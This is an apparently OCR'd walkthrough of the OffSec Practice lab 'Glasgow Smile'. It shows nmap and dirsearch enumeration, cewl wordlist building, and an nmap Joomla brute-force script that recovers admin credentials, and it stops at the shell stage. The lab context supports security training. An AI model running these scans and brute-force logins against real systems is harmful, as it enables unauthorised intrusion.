OffSec™

The Path to a Secure Future™


OffSec Practice

Glasgow Smile(Hard)

Alif

Enumeration

Nmap




```
┌──(kali㉿kali)-[~/Desktop/offsecLab/GlasgowSmile]
└─$ nmap -min-rate=10000 -Pn -sCV -A 192.168[redacted] -p 22,80 -oA nmap.out
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-22 00:45 EST
Nmap scan report for 192.168.181.79
Host is up (0.17s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 67:34:48:1f:25:0e:d7:b3:ea:bb:36:11:22:60:8f:a1 (RSA)
|   256 4c:8c:45:65:a4:84:e8:b1:50:77:77:a9:3a:96:06:31 (ECDSA)
|_  256 09:e9:94:23:60:97:f7:20:cc:ee:d6:c1:9b:da:18:8e (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.38 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.89 seconds
```

Port 80(HTTP)


When going to the url, nothing much is shown:

Only a jpg is shown, will need to use a dirsearch brute force to get the directories,

Upon first wave of scans, there is a joomla page available:



```
┌──(kali㉿kali)-[~]
└─$ dirsearch -u http://192.168.181.79/ -r  -x 403,404 -t 100 -w /usr/share/wordlists/dirbuster/directory-list-2.3-s
mall.txt -o dirbustersmall
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API.
 See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 100 | Wordlist size: 87649

Output File: dirbustersmall

Target: http://192.168.181.79/

[00:50:42] Starting:
[00:51:15] 301 -   317B  - /joomla  →  http://192.168.181.79/joomla/
Added to the queue: joomla/
[##################     ] 84%  74044/87649       201/s       job:1/2  errors:0
```



Joker

Home

Glasgow Smile :)


Details
Written by Super User
Category: Uncategorised
Published: 14 June 2020
Hits: 33

“Comedy is subjective, Murray. Isn’t that what they say? All of you, the system that knows so much, you decide what’s right or wrong. The same way that you decide what’s funny or not. Why is everybody so upset about these guys? If it was me dying on the sidewalk, you’d walk right over me. I pass you every day and you don’t notice me!”

~~*[Joker, in a police car, is laughing and chuckling at the chaos being spread to Gotham City]*~~
~~***Cop 1**: Stop laughing, you freak. This isn't funny.*~~
~~***Cop 2**: Yeah, the whole fucking city's on fire because of you.*~~
~~***Joker**: I know... Isn't it beautiful?*~~


~~*[Arthur is laughing loudly during a psychiatric examination at Arkham Asylum. He soon settles down, but still laughs]*~~
~~***Psychiatrist**: What's so funny?*~~
~~***Arthur**: [laughing and chuckling some more] I was just thinking...just thinking of a joke.*~~
~~***Psychiatrist**: Do you wanna tell it to me?*~~
~~***Arthur**: [softly whispers] You wouldn't get it.*~~

It seems that there is a blog post with many references to Joker(2019), 10/10 box best box ever. There is also a login page next to the post. So, it seems that there is a login directory somewhere, when looking at the dirsearch, there are more results now since i set the search to recursive:



```
[00:50:42] Starting:
[00:51:15] 301 -  317B  - /joomla  ->  http://192.168[redacted]/joomla/
Added to the queue: joomla/

[00:57:00] Starting: joomla/
[00:57:03] 301 -  323B  - /joomla/media  ->  http://192.168[redacted]/joomla/media/
Added to the queue: joomla/media/
[00:57:03] 301 -  327B  - /joomla/templates  ->  http://192.168[redacted]/joomla/templates/
Added to the queue: joomla/templates/
[00:57:03] 301 -  324B  - /joomla/images  ->  http://192.168[redacted]/joomla/images/
Added to the queue: joomla/images/
[00:57:03] 301 -  325B  - /joomla/modules  ->  http://192.168[redacted]/joomla/modules/
Added to the queue: joomla/modules/
[00:57:04] 301 -  321B  - /joomla/bin  ->  http://192.168[redacted]/joomla/bin/
Added to the queue: joomla/bin/
[00:57:04] 301 -  325B  - /joomla/plugins  ->  http://192.168[redacted]joomla/plugins/
Added to the queue: joomla/plugins/
[00:57:04] 301 -  326B  - /joomla/includes  ->  http://192.168[redacted]joomla/includes/
Added to the queue: joomla/includes/
[00:57:05] 301 -  326B  - /joomla/language  ->  http://192.168[redacted]oomla/language/
Added to the queue: joomla/language/
[00:57:05] 301 -  328B  - /joomla/components  ->  http://192.168[redacted]/joomla/components/
Added to the queue: joomla/components/
[00:57:05] 301 -  323B  - /joomla/cache  ->  http://192.168.[redacted]/joomla/cache/
Added to the queue: joomla/cache/
[00:57:06] 301 -  327B  - /joomla/libraries  ->  http://192.168[redacted]omla/libraries/
Added to the queue: joomla/libraries/
[00:57:10] 301 -  321B  - /joomla/tmp  ->  http://192.168.[redacted]joomla/tmp/
Added to the queue: joomla/tmp/
[00:57:11] 301 -  325B  - /joomla/layouts  ->  http://192.168[redacted]/joomla/layouts/
Added to the queue: joomla/layouts/
[00:57:15] 301 -  331B  - /joomla/administrator  ->  http://192.168[redacted]/joomla/administrator/
Added to the queue: joomla/administrator/
[00:57:52] 301 -  321B  - /joomla/cli  ->  http://192.168[redacted]/joomla/cli/
Added to the queue: joomla/cli/
```


There is an administrator directory shown, which will probably redirect to a login page:



Since, I dont have any kind of credentials, and some of the other directories found are dead ends, i might have to run a brute force.


Brute force(Joomla)

To get the username, I took a look at the joomla directory and took some possible usernames from the blogpost:




```
┌──(kali㉿kali)-[~/Desktop/offsecLab/GlasgowSmile]
└─$ cat users.txt
joker
superUser
murray
gotham
arthur
arkham
asylum
psychiatrist
glasgow
smile
joomla
```

The user joomla is a default user id for joomla framework. For the passwords




```
┌──(kali㉿kali)-[~/Desktop/offsecLab/GlasgowSmile]
└─$ cewl -m 5 http://192.168.181.79/joomla > cewl_joomla.txt
```



```
┌──(kali㉿kali)-[~/Desktop/offsecLab/GlasgowSmile]
└─$ cat cewl_joomla.txt
CeWL 5.5.2 (Grouping) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
Joker
laughing
Email
funny
Arthur
Begin
Content
Right
Sidebar
Username
Password
Forgot
decide
right
chuckling
Psychiatrist
thinking
Glasgow
Smile
Print
username
password
Header
Uncategorised
Login
Remember
Footer
```


For the brute force, i did remember a joomla brute force script by nmap, so i used that, i took reference from this nmap page: https://nmap.org/nsedoc/scripts/http-joomla-brute.html

However, one argument was missing which was the http-joomla-brute.uri, had to bash my head on a wall for this knowledge



```
┌──(kali㉿kali)-[~/Desktop/offsecLab/GlasgowSmile]
└─$ nmap -sV --script http-joomla-brute --script-args 'userdb=users.txt,passdb=cewl_joomla.txt,http-joomla-brute.hostname=192.168.181.79,http-joomla-brute.threads=3,http-joomla-brute.uri=/joomla/administrator/index.php' 192.168.181.79
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-22 01:35 EST
Nmap scan report for 192.168.181.79
Host is up (0.17s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT      STATE    SERVICE VERSION
17/tcp    filtered qotd
22/tcp    open     ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp    open     http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
| http-joomla-brute:
|   Accounts:
|     joomla    :Gotham - Valid credentials
|     psychiatrist:freak - Valid credentials
|     glasgow:freak - Valid credentials
|     smile:freak - Valid credentials
|     joker:whole - Valid credentials
|     asylum:freak - Valid credentials
|     arthur:freak - Valid credentials
|     arkham:freak - Valid credentials
|     murray:freak - Valid credentials
|     gotham:freak - Valid credentials
|     superUser:whole - Valid credentials
|_  Statistics: Performed 599 guesses in 81 seconds, average tps: 7.2
340/tcp   filtered unknown
16113/tcp filtered unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 112.39 seconds
```

The joomla:Gotham seems promising as joomla is usually a super user, I was able to login as joomla:



You have post-installation messages

There are important post-installation messages that require your attention.


This information area won't appear when you have hidden all the messages.

LOGGED-IN USERS	
Super User Administration	2024-01-22 06:52
Super User Administration	2024-01-22 06:37

POPULAR ARTICLES	
39 Glasgow Smile :)	2020-06-14 08:42
0 TheJoker	2020-06-14 08:46

Getting the shell

There was also a joomla version shown:



